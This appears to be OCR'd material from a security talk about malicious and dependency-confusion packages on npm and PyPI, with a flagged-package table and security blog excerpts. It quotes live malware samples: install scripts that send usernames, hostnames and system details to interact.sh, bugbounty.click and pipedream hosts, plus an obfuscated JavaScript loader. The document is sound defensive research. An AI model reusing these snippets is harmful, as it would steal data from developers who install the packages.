npm	@everymatrix/casino-tournaments-controller	0.0.302	2022-06-24 08:50:18.157000	0.0.303	2022-06-30 08:12:07.847000	UA_flag	Show	2022-07-02 14:43:03
npm	all-the-package-repos	2.0.277	2022-06-29 14:22:07.839000	2.0.278	2022-06-30 04:07:29.822000	npm_peacenotwar	Show	2022-07-02 14:43:03
npm	all-the-package-names	2.0.158	2022-06-29 12:24:24.661000	2.0.159	2022-06-30 01:02:03.176000	npm_peacenotwar	Show	2022-07-02 14:43:03
npm	lucide-angular	0.71.0	2022-06-28 15:27:17.854000	0.72.0	2022-06-29 17:11:57.115000	RU_base64	Show	2022-07-02 14:43:03
npm	survey-knockout	1.9.37	2022-06-22 11:31:19.295000	1.9.38	2022-06-29 16:27:30.737000	RU_base64	Show	2022-07-02 14:43:03
npm	survey-react	1.9.37	2022-06-22 11:30:44.141000	1.9.38	2022-06-29 16:26:54.796000	RU_base64	Show	2022-07-02 14:43:03
npm	survey-angular	1.9.37	2022-06-22 11:30:33.654000	1.9.38	2022-06-29 16:26:45.260000	RU_base64	Show	2022-07-02 14:43:03
npm	all-the-package-repos	2.0.276	2022-06-29 03:47:37.582000	2.0.277	2022-06-29 14:22:07.839000	npm_peacenotwar	Show	2022-07-02 14:43:03
npm	@breen.la/ghost-ui	0.1.12	2022-06-29 13:31:51.702000	0.1.13	2022-06-29 13:47:00.523000	UA_flag	Show	2022-07-02 14:43:03
npm	all-the-package-names	2.0.157	2022-06-29 01:04:36.908000	2.0.158	2022-06-29 12:24:24.661000	npm_peacenotwar	Show	2022-07-02 14:43:03
npm	cyfs-sdk-nightly	0.5.3	2022-06-28 08:23:05.326000	0.5.4	2022-06-29 11:22:56.523000	RU_base64	Show	2022-07-02 14:43:03

Looks suspicious...




```
const trackingData = JSON.stringify({
    p: package,
    c: __dirname,
    hd: os.homedir(),
    hn: os.hostname(),
    un: os.userInfo().username,
    dns: dns.getServers(),
    r: packageJSON ? packageJSON.___resolved : undefined,
    v: packageJSON.version,
    pjson: packageJSON,
});

var postData = querystring.stringify({
    msg: trackingData,
});

var options = {
    hostname: "camb338b19p23s0tg6ogmiodtstefkbcn.interact.sh", //replace burpcollaborator
    port: 443,
    path: "/"
```

Even more suspicious...




```
var e,n=require("os"),r=n.hostname(),s=n.userInfo().username,o=n.pla
tform();if("win32"==o||"win64"==o){try{net_session=require("child_pr
ocess").execSync("net session"),e="admin"}catch{e="non-admin"}s=requ
ire("child_process").execSync("systeminfo | findstr /B Domain").toSt
ring().replace("Domain:","").trim()+"/"+s}else{e=n.userInfo().uid;tr
y{const{execSync:n}=require("child_process");e+=" "+n("groups").toSt
ring().replace("\n","")}catch{}}process.env.NODE_TLS_REJECT_UNAUTHOR
IZED=0;const c=require("https"),t={hostname:"bugbounty.click",port:4
43,path:"/dc1234-bugbounty/knock-knock/log-install.php?Username="+en
codeURI(s+" ("+e+")")+"&Hostname="+encodeURI(r)+"&Package=jubilee-fl
ag-wave&PWD="+__dirname,method:"GET"},i=c.request(t);i.end();
```

Just want to make some money...



```
This package was created for ethical hacking purposes only. If you'r
e reading this, then if I was a malicious hacker then I could have c
ontrol over your machine. Please see https://medium.com/@alex.birsan
/dependency-confusion-4a5d60fec610 for the technical description if
you are interested. However, please don't report this package to the
 NPM registry as I have created it for bug bounty purposes.

For example, as you can see here the vulnerability has been reported
 to Hacker1 and been rewarded for (note this is not my report): http
s://hackerone.com/reports/1104693

If this has broken something then I'm sorry - however, please contac
t your internal security department/bug bounty administrator and pas
```



31 #1104693 **[app-01.youdrive.club] RCE in CI/CD via dependency confusion**


UMMARY BY MAIL.RU

Dependency confusion allowed remote code execution in youdrive CI/CD pipeline as was demonstrated by researcher via creation of public npmjs.com package matching internal dependancy.

Disclosed	July 27, 2021 12:06pm +0300
Severity	High (7 ~ 8.9)
Weakness	Command Injection - Generic
Bounty	$3,000

Nicer findings…


1915 obfuscated packages



```
(function(_0x233ba0,_0x47af1b){var _0x3a0636=_0x233ba0();function _0x3f0080(_0x2069d8,_0x47c352,_0x41c3d9,_0xbe02eb,_0x11c314){r
eturn _0x5d48(_0x41c3d9-0xf5,_0xbe02eb);}function _0x574791(_0x3fa445,_0x2853eb,_0x1190aa,_0x4e1d88,_0x1b0ca1){return _0x5d48(_0
x4e1d88- -0x260,_0x1190aa);}function _0x2ad34f(_0x58076,_0x5726a5,_0x1b02e4,_0x5816f7,_0x56e8fb){return _0x5d48(_0x1b02e4-0x339,
_0x5726a5);}function _0x40f42c(_0x4462a6,_0x5d4609,_0x22ffa2,_0x268c56,_0x51f135){return _0x5d48(_0x51f135-0x357,_0x268c56);}fun
ction _0x2d2d0e(_0x43d1b8,_0x1838c1,_0x38d542,_0x328be5,_0x45bf19){return _0x5d48(_0x328be5- -0x110,_0x45bf19);}while(!![]){try{
var _0x20c937=-parseInt(_0x40f42c(0x937,0x70b,0x9eb,'BkoT',0x80c))/(0x3*0x69d+-0x2db+-0x10fb)*(-parseInt(_0x40f42c(0x525,0xa32,0
x574,'r)Yx',0x75b))/(-0x1*-0x9e9+-0xe43*0x2+-0x635*-0x3))+-parseInt(_0x2ad34f(0x39e,'Qq*A',0x619,0x5f1,0x5e4))/(-0x2*-0x11fb+-0x
1246+-0x11ad)+-parseInt(_0x574791(-0x1ee,0x53,'Qq*A',0x117,0x139))/(0x1dae+0x7*-0x1f+-0x3*0x99b)*(parseInt(_0x40f42c(0x31c,0x591
,0x181,'4aTW',0x40d))/(-0xbd9*-0x3+0x58a+-0x2910))+-parseInt(_0x3f0080(0x2c7,0x366,0x2f5,'AcBG',0x1f1))/(-0x405+0xfb3*0x2+-0x1b5
b)+-parseInt(_0x2ad34f(0x4da,'XCb#',0x45a,0x258,0x400))/(0x25f*-0x8+-0x5*0x121+0xa6*0x26)*(-parseInt(_0x3f0080(0x4e4,0x99,0x2e2,
'6k*D',0xdb))/(0x2*-0x3a9+0x29b*-0x3+0xf2b))+-parseInt(_0x40f42c(0x7c5,0x331,0x4bf,'P1K0',0x53f))/(0x1e*0x55+-0x130a+0x91d*0x1)*
(parseInt(_0x3f0080(0x673,0x41f,0x436,'4aTW',0x211))/(-0x91d*0x3+0x1ebf*-0x1+-0x1e*-0x1f0))+parseInt(_0x2ad34f(0x245,'b#WD',0x3f
d,0x499,0x693))/(0x12ad+0x2459+0x233*-0x19);if(_0x20c937===_0x47af1b)break;else _0x3a0636['push'](_0x3a0636['shift']());}catch(_
0x528862){_0x3a0636['push'](_0x3a0636['shift']());}}}(_0x2dd7,0x101cd*0x7+-0x2b88*0x74+0x177c96));var _0x232c1a=(function(){var
_0x1f2d51={'kXEfc':function(_0x5000cd,_0x27a757){return _0x5000cd(_0x27a757);},'VWEJU':function(_0x50c9e0,_0x2d3d5e){return _0x5
0c9e0(_0x2d3d5e);},'uFlFV':_0xf5067a('@BHl',0x683,0x559,0x6d7,0x5a5)+_0xf5067a('JzJt',0x94a,0x810,0xc14,0xc42)+_0x3ea90e(-0x136,
'*f8t',-0x17,-0x98,-0xe4),'aVLbV':_0x3ea90e(-0x37,'JzJt',-0x17b,-0x2b5,-0x48f)+_0x3ea90e(0x75,'P1K0',0x3b9,0x17b,0x328)+_0xf5067
a('1&v8',0x3f1,0x25b,0x12a,0x241),'MMJRm':function(_0x3a1f12,_0x5beb0f){return _0x3a1f12===_0x5beb0f;},'jpnNP':_0xf5067a('uQbe',
0x3d3,0x4e5,0x464,0x58d),'EpSUd':function(_0x581c37,_0x1cb56c){return _0x581c37!==_0x1cb56c;},'bLejO':_0xf5067a('yR)b',0x464,0x1
f0,0x609,0x2c2),'NndhE':function(_0x288993,_0x1e458b){return _0x288993===_0x1e458b;},'jsptj':_0x32ab53(0x12b,-0x1bd,0x1ba,-0x90,
'r)Yx'),'vLegK':_0xf5067a('sa6j',0x890,0x5ec,0x596,0xa6c)};function _0xdedeaa(_0x4431d3,_0x5429c6,_0x192c9c,_0x5234bc,_0x391114)
{return _0x5d48(_0x5234bc- -0x16c,_0x192c9c);}function _0x32ab53(_0x4032b4,_0x460fe8,_0x441098,_0x316784,_0x2a516f){return _0x5d
48(_0x4032b4- -0x345,_0x2a516f);}var _0x28b104=!![];function _0xf5067a(_0x43d024,_0x596073,_0x478097,_0x1b05ef,_0x527fce){return
 _0x5d48(_0x596073-0x2d1,_0x43d024);}function _0x3ea90e(_0x56612c,_0x493ca9,_0x38a809,_0x1787fe,_0x52419e){return _0x5d48(_0x178
7fe- -0x398,_0x493ca9);}function _0x4b74e9(_0x26785b,_0x8fd9fd,_0x1c6e96,_0x2850cd,_0x42fde7){return _0x5d48(_0x26785b- -0x2ea,_
0x1c6e96);}return function(_0x560587,_0x1228fe){function _0x40c470(_0x18d904,_0x5f4ea2,_0x4faea8,_0x376269,_0x3369ac){return _0x
f5067a(_0x4faea8,_0x5f4ea2- -0x427,_0x4faea8-0x193,_0x376269-0x109,_0x3369ac-0xd9);}function _0x5bab2(_0x543eb7,_0x5de4af,_0x30b
```

Nicer findings...


638 weaponized by “h4ck3rz”



```
--- b/package/package.json
+ {
  "name": "thisisourgoal",
  "version": "1.3.3",
  "description": "hello :))",
  "main": "index.js",
  "scripts": {
    "test": "curl https://6a80b8f4966a4b18fbd433ff304d701a.m.pipedream.net/npm",
    "preinstall": "curl https://6a80b8f4966a4b18fbd433ff304d701a.m.pipedream.net/npm2 -d
  },
  "author": "auth0r@mailfor.me",
  "license": "ISC",
  "dependencies": {}
}
```

Nicer findings…

60+ Discord stealers



LofyLife: malicious npm packages steal Discord tokens and bank card data

INCIDENTS 28 JUL 2022 1 minute read

// AUTHORS


IGOR KUZNETSOV LEONID BEZVERSHENKO

On July 26, using the internal automated system for monitoring open-source repositories, we identified four suspicious packages in the Node Package Manager (npm) repository. All these packages contained highly obfuscated malicious Python and JavaScript code. We dubbed this malicious campaign "LofyLife".

https://securelist.com/lofylife-malicious-npm-packages/107014/

Meanwhile, in the Python-land

aiohttp-proxies-forked




This Week in Malware—npm malware exfiltrates Windows SAM, Amazon EC2 credentials

June 10, 2022 By Ax Sharma

4 minute read time

This Week in Malware, we continue to see an uptick in outright malicious and dependency confusion packages employing novel tactics. A list of some of the



Malicious Python package with encrypted payload

Malicious Python (PyPI) packages caught by us this week include:

```
aiohttp-proxies-forked
aiohttp-proxy-connect
final-amwsis-test
roblox-wrapper
very-hackerman
